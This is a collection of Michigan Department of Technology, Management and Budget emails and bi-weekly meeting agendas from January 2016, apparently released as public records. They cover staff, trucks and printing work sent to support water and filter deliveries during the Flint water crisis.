
Thanks,  
Kristi

On Dec 29, 2015, at 3:38 PM, VanCoevering, Joyce (DTMB) <[VancoeveringJ1@michigan.gov](mailto:VancoeveringJ1@michigan.gov)> wrote:

Where did we end up with the water for Flint?

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>



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**Agenda**  
**Bi-Weekly Meeting**  
**Monday, January 11, 2016**  
**2:30 p.m. – 4:30 p.m.**

Invited: Joyce Van Coevering, Kristi Thompson

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1. Joyce's Discussion Topics
  - a. DR/Business Continuity
2. Follow Up Items from prior meeting
  - a. Depot Update
3. Ongoing Discussion Items
  - i. General Status Update
    1. IPM's/PD's
    2. LOS Customer Survey – Survey Results
    3. Student Assistant Position – Joe Fleming – started today
  - ii. Printing Services
    1. Logic Replacement Implementation
    2. Job Tracking and Accountability
    3. Print Analysis
  - iii. Warehouse Services
    1. Staffing
  - iv. State Surplus
    1. Audit update responses
  - v. Federal Surplus
    1. Audit Updates
    2. Flint Water Donation
  - vi. Mailing Services
    1. Lots of employees out on Medical Leave (Boyd, Fast, Fry)
  - vii. Delivery Services
    1. Staffing – Three MVO6's – all training with staff
  - viii. Records Management
    1. Wayne County Storage contract – Current Status
      - a. Business Case to bring inside
    2. Highland Parks Schools – Want to send files to us after all
4. New Items

- a. HR and Staffing discussion/update

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Friday, January 08, 2016 6:15 PM  
**To:** Millimaki, Shelly (DTMB)  
**Subject:** Re: Saturday Deliveries

Thanks for letting me know!

Thanks,  
Kristi

On Jan 8, 2016, at 5:58 PM, Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)> wrote:

FYI - thought I should let you know we are helping out with the Flint water crisis tomorrow delivering water and filters.

Brent Thelen is the driver that is working this tomorrow.

Sent from my iPhone

Begin forwarded message:

**From:** "Doll, Jeanette (DTMB)" <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Date:** January 8, 2016 at 5:42:55 PM EST  
**To:** "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Subject:** Saturday Deliveries

Hi Shelly

One truck w/lift and driver needed to pick-up and deliver pallets on Saturday, January 9, 2016.

Pick-up information for the following locations:

1. Food Bank of Eastern Michigan  
2300 Lapeer Rd, Flint, MI 48503  
**Open at 8 AM**  
Picking up 3 pallets of water bottles and 2 pallets of gallon jugs  
Loading dock is located off Lapeer Rd. When you arrive go to the older building and knock on the door. The supervisor on duty (Sally) will assist with loading the pallets.

2. Genesee County Community Action Resource Department (GCCARD)  
Matt Purcell (810) 397-8829  
2727 Lippincott, Flint 48507  
**Ready at 9 AM**  
Picking up pallets of filters and replacement filters (9 pallets approximately)

3. DEQ Lab  
3350 N. M.L. King Blvd, Lansing 48906  
Bundles of water testing kits are in the lobby area ready for pickup at any time

Deliver the following to each of the following fire stations:

- 1 filter pallet
- 1 water pallet
- 1 test kit bundle with instructions (Instructions paper pamphlets divide as needed)

716 West Pierson Rd  
1525 Martin Luther King Jr. Blvd  
310 East 5th St  
3402 Western Rd  
202 East Atherton

I will be available via my cell all day tomorrow. I will need to let the driver know where to deliver the remaining pallets of filters (2,000) so a name and phone number for contact would be great.

Thank you!!!

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 719-8763 Cell  
<image003.jpg>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Saturday, January 09, 2016 3:15 PM  
**To:** Millimaki, Shelly (DTMB)  
**Subject:** Re: Saturday Deliveries

Ok.

Thanks,  
Kristi

On Jan 9, 2016, at 1:56 PM, Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)> wrote:

Yes, however he will be going back tomorrow to make more deliveries. I think we will be doing more of this throughout the week to help with the water crisis there.

Sent from my iPhone

On Jan 9, 2016, at 1:54 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

Everything go ok?

Thanks,  
Kristi

On Jan 8, 2016, at 5:58 PM, Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)> wrote:

FYI - thought I should let you know we are helping out with the Flint water crisis tomorrow delivering water and filters.

Brent Thelen is the driver that is working this tomorrow.

Sent from my iPhone

Begin forwarded message:

**From:** "Doll, Jeanette (DTMB)" <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Date:** January 8, 2016 at 5:42:55 PM EST  
**To:** "Millimaki, Shelly (DTMB)" <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>  
**Subject:** Saturday Deliveries

Hi Shelly

One truck w/lift and driver needed to pick-up and deliver pallets on Saturday, January 9, 2016.

Pick-up information for the following locations:

1. Food Bank of Eastern Michigan  
2300 Lapeer Rd, Flint, MI 48503

**Open at 8 AM**

Picking up 3 pallets of water bottles and 2 pallets of gallon jugs

Loading dock is located off Lapeer Rd.

When you arrive go to the older building and knock on the door. The supervisor on duty (Sally) will assist with loading the pallets.

2. Genesee County Community Action  
Resource Department (GCCARD)  
Matt Purcell (810) 397-8829  
2727 Lippincott, Flint 48507

**Ready at 9 AM**

Picking up pallets of filters and replacement filters (9 pallets approximately)

3. DEQ Lab  
3350 N. M.L. King Blvd, Lansing 48906  
Bundles of water testing kits are in the lobby area ready for pickup at any time

Deliver the following to each of the following fire stations:

- 1 filter pallet
- 1 water pallet
- 1 test kit bundle with instructions  
(Instructions paper pamphlets divide as needed)

716 West Pierson Rd  
1525 Martin Luther King Jr. Blvd  
310 East 5th St  
3402 Western Rd  
202 East Atherton

I will be available via my cell all day tomorrow. I will need to let the driver know where to deliver the remaining pallets of filters (2,000) so a name and phone number for contact would be great.

Thank you!!!

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 719-8763 Cell  
<image003.jpg>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 2:55 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Update on Flint Water Deliveries

Joyce –


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- We have two trucks and drivers that went to Flint today and will stay overnight all week handling deliveries of water and filters
- We are sending two more drivers and two more trucks tomorrow to assist Tuesday – Friday. They do not need to stay overnight but may elect to do so.
- We have provided three 24 foot trucks and one semi along with two MVO 8's and two EO9's.
- In order to accommodate this we have had to request one of our drivers to work 2.5 hours of OT per day for the rest of the week. This is to accommodate the Depot deliveries that will be impacted as well as to ensure the late PO run remains consistent
- At this point, I do not have any additional staff or drivers that I can send to assist without impacting our other routes and services.

Just wanted you to be fully in the loop in case you get questions from Brom. Please let me know if I have missed anything that you need to know.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**




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**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 2:58 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** RE: Update on Flint Water Deliveries

While we require all of our drivers to at least have a Class B, depending on the size truck that they drive not all require a CDL. The smaller trucks like a cube do not require anything by MDOS.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

---

**From:** VanCoevering, Joyce (DTMB)  
**Sent:** Monday, January 11, 2016 2:57 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Update on Flint Water Deliveries

If they ask for additional drivers we may have someone at VTS. Do they need a CDL ?

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Office @ Records Center: 517.373.1844

<image003.png>

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**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 5:32 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Re: Update on Flint Water Deliveries

Excellent!! That's really good to know. Thanks Much!

Thanks,  
Kristi

On Jan 11, 2016, at 5:13 PM, VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)> wrote:

We have about 4 guys with CDL's in case you need more. VTS can have vendors do more work for us if we don't have available staff so it's somewhat easier to loan out staff.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 3:00 PM  
**To:** VanCoevering, Joyce (DTMB) <[Vancoeveringj1@michigan.gov](mailto:Vancoeveringj1@michigan.gov)>  
**Subject:** RE: Update on Flint Water Deliveries

OK. Will do. Thanks!

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ OSB: 517.636.5407  
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**Sent:** Monday, January 11, 2016 3:00 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Re: Update on Flint Water Deliveries

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Logistics & Operations Support  
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<image003.png>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 11, 2016 5:33 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** detroit free press: State Police to deliver water door-to-door in Flint

This is what our team is helping with.

From detroit free press:

State Police to deliver water door-to-door in Flint The White House is watching the lead poisoning crisis very closely

<http://on.freep.com/1P0aNjE>

Thanks,  
Kristi

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, January 12, 2016 12:07 PM  
**To:** Moe, Kevin (DTMB); Lance, John (DTMB); Patterson, John (DTMB)  
**Cc:** VanCoevering, Joyce (DTMB); Wonn, Michael (DTMB); Cischke, Roy (DTMB)  
**Subject:** Thank You

Kevin, John & John –

I wanted to thank each of you for your willingness to work for the rest of the week in Flint driving and making water deliveries. We really appreciate your help with this effort!

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
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
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**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:32 AM  
**To:** Murphy, Chris (DTMB)  
**Subject:** RE: Drivers/Trucks

I don't think that would be a problem. You would want to call Star (on canal I think) and ask them if this is possible. What size vehicle do they need?

Thanks,  
Kristi

Kristi Thompson, Director  
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
**HELP. CONNECT. SOLVE.**

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**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:21 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Okay... Thank you. I just received a call from Mike at VTS. It seems one of the trucks Shelly rented from star the wipers do not work and the lift gate is not big enough to handle the weight of a pallet of water so they were wondering if they can swap it out with a Star truck from the flint garage. Shelly is in a class until 1 pm, any suggestions???

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[MurphyC2@michigan.gov](mailto:MurphyC2@michigan.gov)  
517-322-5116  
517-281-2391



**HELP. CONNECT. SOLVE.**

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:17 AM  
**To:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>



**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>


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Chris --

I'm working on finding out the hours for the next few days. Will let you know as soon as I hear. The VTS guys are all set. They will work through Tuesday.

Thanks,  
Kristi

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**HELP. CONNECT. SOLVE.**

---

**From:** Millimaki, Shelly (DTMB)

**Sent:** Thursday, January 14, 2016 7:35 AM

**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>

**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>

**Subject:** Re: Drivers/Trucks

Good morning Kristi,

I am in a training until 1:00. I spoke to Chris to let him know about this and he will contact our guys. So, if you could get with him, he will handle it.

We would need to know the times - is it from 8:30 - 5, so they don't have to stay?

Thanks,  
Shelly

Sent from my iPhone

On Jan 13, 2016, at 7:19 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

We will take a look at scheduling and let you know tomorrow.

Thanks,  
Kristi

On Jan 13, 2016, at 6:39 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

We currently have 7 assigned. You tell me if they would be available to work through the weekend and next week.

Jeanette

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, January 13, 2016 6:09 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
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How many of the trucks and drivers?

Thanks,  
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Hi Ladies -

Just found out that MSP would like us to finish up the water/filter door-to-door deliveries within the next 5 days. What is the chance we will have your trucks/drivers continue to be available?

Please discuss and let me know. Thank you!!!

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
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**Cc:** Millimaki, Shelly (DTMB)  
**Subject:** RE: Drivers/Trucks

Great. Glad it's all set.

Can you please extend the rentals of the trucks through Tuesday?

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---

**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:40 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Thank you, it's all taken care of...☺

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[MurphyC2@michigan.gov](mailto:MurphyC2@michigan.gov)  
517-322-5116  
517-281-2391



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
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
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**HELP. CONNECT. SOLVE.**

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
**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:32 AM  
**To:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

I don't think that would be a problem. You would want to call Star (on canal I think) and ask them if this is possible. What size vehicle do they need?

Thanks,  
Kristi



Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ OSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



**HELP. CONNECT. SOLVE.**

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**From:** Murphy, Chris (DTMB)  
**Sent:** Thursday, January 14, 2016 9:21 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Okay... Thank you. I just received a call from Mike at VTS, It seems one of the trucks Shelly rented from star the wipers do not work and the lift gate is not big enough to handle the weight of a pallet of water so they were wondering if they can swap it out with a Star truck from the flint garage. Shelly is in a class until 1 pm, any suggestions???

Chris Murphy  
DTMB/ Delivery Services  
Supervisor I D Mail & Moves  
[Murphyc2@michigan.gov](mailto:Murphyc2@michigan.gov)  
517-322-5116  
517-281-2391



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
**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 14, 2016 9:17 AM  
**To:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** RE: Drivers/Trucks

Chris --

I'm working on finding out the hours for the next few days. Will let you know as soon as I hear. The VTS guys are all set. They will work through Tuesday.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ OSB: 517.636.5407



**HELP. CONNECT. SOLVE.**

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 14, 2016 7:35 AM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Cc:** Murphy, Chris (DTMB) <[murphyc2@michigan.gov](mailto:murphyc2@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

Good morning Kristi,

I am in a training until 1:00. I spoke to Chris to let him know about this and he will contact our guys. So, if you could get with him, he will handle it.

We would need to know the times - is it from 8:30 - 5, so they don't have to stay?

Thanks,  
Shelly

Sent from my iPhone

On Jan 13, 2016, at 7:19 PM, Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)> wrote:

We will take a look at scheduling and let you know tomorrow.

Thanks,  
Kristi

On Jan 13, 2016, at 6:39 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

We currently have 7 assigned. You tell me if they would be available to work through the weekend and next week.

Jeanette

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, January 13, 2016 6:09 PM  
**To:** Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)>  
**Cc:** Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Subject:** Re: Drivers/Trucks

How many of the trucks and drivers?

Thanks,  
Kristi

On Jan 13, 2016, at 5:21 PM, Doll, Jeanette (DTMB) <[dollj@michigan.gov](mailto:dollj@michigan.gov)> wrote:

Hi Ladies -

Just found out that MSP would like us to finish up the water/filter door-to-door deliveries within the next 5 days. What is the chance we will have your trucks/drivers continue to be available?

Please discuss and let me know. Thank you!!!

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 373-2231 Office  
(517) 719-8763 Cell  
<image003.jpg>

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, January 19, 2016 7:53 PM  
**To:** VanCoeverting, Joyce (DTMB)  
**Subject:** Re: OT

No, I'm not looking at them. We had to stay consistent with the same drivers so couldn't equalize. Thinking we can use the temporary assignment language.


Thanks,  
Kristi

On Jan 19, 2016, at 4:50 PM, VanCoeverting, Joyce (DTMB) <[Vancoeveringjl@michigan.gov](mailto:Vancoeveringjl@michigan.gov)> wrote:

Are you even looking at the OT equalization rosters for the work you are doing in Flint? I told Roy not to even worry about it because it's a disaster/emergency.

Joyce Van Coevering, Director  
Office of Support Services  
MI Department of Technology, Management and Budget  
517-322-5005

<image001.png>



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**Agenda**  
**Bi-Weekly Meeting**  
**Monday, January 11, 2016**  
**2:30 p.m. – 4:30 p.m.**

Invited: Joyce Van Coevering, Kristi Thompson

---

1. Joyce's Discussion Topics
  - a. DR/Business Continuity
2. Follow Up Items from prior meeting
  - a. Depot Update
3. Ongoing Discussion Items
  - i. General Status Update
    1. IPM's/PD's
    2. Student Assistant Position – Joe Fleming officially started 1-11-16
  - ii. Printing Services
    1. Logic Replacement Implementation
    2. Job Tracking and Accountability
    3. Print Analysis
    4. Joe Weller
  - iii. Warehouse Services
    1. Staffing
  - iv. State Surplus
    1. Audit update responses
    2. Potential Building Move
  - v. Federal Surplus
    1. Audit Updates
    2. Flint Water Donation
  - vi. Mailing Services
    1. Lots of employees out on Medical Leave (Boyd, Fast, Fry)
    2. File based print and mail
    3. Permit 1200 Usage
  - vii. Delivery Services
    1. Staffing – Three MVO6's – all training with staff
    2. Flint Time
  - viii. Records Management
    1. Wayne County Storage contract – Current Status
      - a. Business Case to bring inside
    2. Highland Parks Schools – Changed status again
4. New Items
  - a. ITOT meeting update

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Monday, January 25, 2016 3:51 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** Fwd: Flint Water Crisis Printings

FYI. This is the print staff.

Thanks,  
Kristi

Begin forwarded message:

**From:** "Hampton, Kristen (DTMB)" <[HamptonK@michigan.gov](mailto:HamptonK@michigan.gov)>  
**Date:** January 25, 2016 at 3:45:00 PM EST  
**To:** "Thompson, Kristi (DTMB)" <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Flint Water Crisis Printings

Kristi,

The following employees have been involved in handling the various printing needs for the Flint water crisis:

Mark Miller  
Todd Martin  
Arnie Castillo  
Brad Schumann  
Shay Cooper  
Tina Luna  
Scott Barclay  
Dan Chipman  
Tom Cooley  
William Banks

Thanks,  
Kristen

Kristen Hampton  
Manager, DTMB Printing Services  
517-322-5488 Phone  
517-322-5968 Fax

**DTMB**  
**HELP. CONNECT. SOLVE.**


---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Tuesday, January 26, 2016 2:40 PM  
**To:** VanCoevering, Joyce (DTMB)  
**Subject:** FW: Flint Water Crisis Printings

FYI – One more person.

Thanks,  
Kristi

Kristi Thompson, Director  
Logistics & Operations Support  
Department of Technology, Management & Budget  
Office @ GSB: 517.636.5407  
Office @ Surplus: 517.335.1006  
Office @ Records Center: 517.373.1844



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**From:** Hampton, Kristen (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:58 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** RE: Flint Water Crisis Printings

Kristi,

We need to add Randy Karttunen to this list, as well. We just received an order for 4 different items, totaling 80,000 impressions. We will be printing on the press with a delivery of Thursday morning.

Thanks,  
Kristen

---

**From:** Hampton, Kristen (DTMB)  
**Sent:** Monday, January 25, 2016 3:45 PM  
**To:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>  
**Subject:** Flint Water Crisis Printings

Kristi,

The following employees have been involved in handling the various printing needs for the Flint water crisis:

Mark Miller  
Todd Martin  
Arnie Castillo  
Brad Schumann  
Shay Cooper  
Tina Luna  
Scott Barclay  
Dan Chipman  
Tom Cooley  
William Banks

Thanks,  
Kristen

Kristen Hampton  
Manager, DTMB Printing Services  
517-322-5488 Phone  
517-322-5968 Fax





---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Wednesday, January 27, 2016 10:35 AM  
**To:** Foster, Katrina (DTMB)  
**Subject:** Re: Flint Water Crisis

Yes, if you want to start a collection that's fine.

Thanks,  
Kristi

On Jan 26, 2016, at 8:54 AM, Foster, Katrina (DTMB) <[FosterK9@michigan.gov](mailto:FosterK9@michigan.gov)> wrote:

Kristi,

Would it be okay if I started a collection of money, water, and water filters for the Flint Water Crisis? I ask only because I have no idea how or who to take it to when we are done collecting just wondering if you would be okay with us doing this and if you have any guidance in where it would go. I am more than willing to drive to Flint and drop it off if that is what has to happen to get these people what they need. Please just let me know. I am more than willing to take on the responsibilities of collecting all the items.

Thank you,

Katrina Foster  
Department of Technology, Management and Budget  
Records Management Services  
3400 North Grand River Avenue  
Lansing, MI 48909  
Phone: (517) 335-9133  
Fax: (517) 321-3408  
[Records Management Internet site](#)

*<image001.png>*

---

**From:** Thompson, Kristi (DTMB)  
**Sent:** Thursday, January 28, 2016 1:26 PM  
**To:** Millimaki, Shelly (DTMB)  
**Subject:** Fwd: Flint Gov Office Emergency

Can we send Chris with a driver to help lift?

When is Aaron Doerr back?

Thanks,  
Kristi

Begin forwarded message:

**From:** <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>  
**Date:** January 28, 2016 at 1:17:45 PM EST  
**To:** <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>, <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>, <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** <[6096085712@metrocall.com](mailto:6096085712@metrocall.com)>, Kristi <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>, John  
<[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>, "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
**Subject: Re: Flint Gov Office Emergency**

Not ideal but if that is the only option it may work. It will take multiple individuals to lift it in and out as this is a 300 pound piece of equipment. 27" x 27" x 48 tall.

Cj~

**Christopher Slabbekoorn**  
Service Delivery Manager for the  
State of Michigan  
Ricoh Managed Document Services

**RICOH USA, INC.**  
2321 Club Meridian, Suite A  
Okemos, MI 48864  
Cass Desk: 517•241•9594  
Cell: 517•528•8955  
DTMB Depot Desk: 517•241•2889  
[Chris.Slabbekoorn@ricoh-usa.com](mailto:Chris.Slabbekoorn@ricoh-usa.com)  
[SlabbekoornCs@michigan.gov](mailto:SlabbekoornCs@michigan.gov)  
Team: [ricohmiprint@ricoh-usa.com](mailto:ricohmiprint@ricoh-usa.com)  
[www.ricoh-usa.com](http://www.ricoh-usa.com)

**RICOH**  
imagine. change.



From: "Hardin, Chad (DTMB)" <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>

To: "Millimaki, Shelly (DTMB)" <MillimakiS@michigan.gov>  
Cc: "CJ Slabbekoorn (chris.slabbekoorn@ricoh-usa.com)" <chris.slabbekoorn@ricoh-usa.com>  
Date: 01/28/2016 01:03 PM  
Subject: Re: Flint Gov Office Emergency

---

I don't think so but Slabbekoorn would be able to tell you that.

Chad S. Hardin, Manager  
DTMB Strategic Partnerships  
Phone: 517-241-7114  
Cell: 517-709-2004  
Email: [hardinc1@michigan.gov](mailto:hardinc1@michigan.gov)  
Help - Connect - Solve

---

**From:** Millimaki, Shelly (DTMB)  
**Sent:** Thursday, January 28, 2016 1:02:04 PM  
**To:** Hardin, Chad (DTMB)  
**Subject:** RE: Flint Gov Office Emergency

Can we put this in a mini van?

**From:** Hardin, Chad (DTMB)  
**Sent:** Thursday, January 28, 2016 12:53 PM  
**To:** Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; CJ Slabbekoorn ([chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)) <[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>  
**Cc:** Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>  
**Subject:** Flint Gov Office Emergency  
**Importance:** High

All,

Sorry for the last minute need but I need a truck at Depot in the next hour to get a multifunction device to Flint to support the Governor's Office needs. If there are any issues or delays with this please notify me immediately. The address is below and Chris Slabbekoorn is at Depot waiting.

4315 N. Clio Road, Flint 48504

Chad S. Hardin  
Manager, Strategic Partnerships  
Department of Technology, Management & Budget  
[Hardinc1@michigan.gov](mailto:Hardinc1@michigan.gov)  
Office: 517-241-7114  
Cell: 517-709-2004



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Message

---

**From:** Thompson, Kristi (DTMB) [/O=EXCHANGELABS/OU=EXCHANGE ADMINISTRATIVE GROUP (FYDIBOHF23SPDLT)/CN=RECIPIENTS/CN=6DB095C2D2B6495BBC7BAA82C70A8718-THOMPSON KRISTI]  
**Sent:** 1/28/2016 8:18:00 PM  
**To:** Millimaki, Shelly (DTMB) [/o=ExchangeLabs/ou=Exchange Administrative Group (FYDIBOHF23SPDLT)/cn=Recipients/cn=64efc5fecf0644e699a17962dbf844a2-Millimaki S]  
**Subject:** Re: Flint Gov Office Emergency

Everything go ok today?

Thanks,  
Kristi

On Jan 28, 2016, at 1:40 PM, Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)> wrote:  
Bonnie is the lead for the warehouse on Clio Road. Her number is: 2-[REDACTED]

**From:** [chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com) [mailto:[chris.slabbekoorn@ricoh-usa.com](mailto:chris.slabbekoorn@ricoh-usa.com)]  
**Sent:** Thursday, January 28, 2016 1:35 PM  
**To:** Hardin, Chad (DTMB) <[HardinC1@michigan.gov](mailto:HardinC1@michigan.gov)>  
**Cc:** McQuaid, John (DTMB) <[mcquaidj@michigan.gov](mailto:mcquaidj@michigan.gov)>; Millimaki, Shelly (DTMB) <[MillimakiS@michigan.gov](mailto:MillimakiS@michigan.gov)>; Nelson, Christopher (DTMB) <[NelsonC12@michigan.gov](mailto:NelsonC12@michigan.gov)>; Thompson, Kristi (DTMB) <[thompsonk1@michigan.gov](mailto:thompsonk1@michigan.gov)>; Wright, Seth (DTMB) <[WrightS17@michigan.gov](mailto:WrightS17@michigan.gov)>; [Carol.Bertrand@ricoh-usa.com](mailto:Carol.Bertrand@ricoh-usa.com)  
**Subject:** Re: Flint Gov Office Emergency

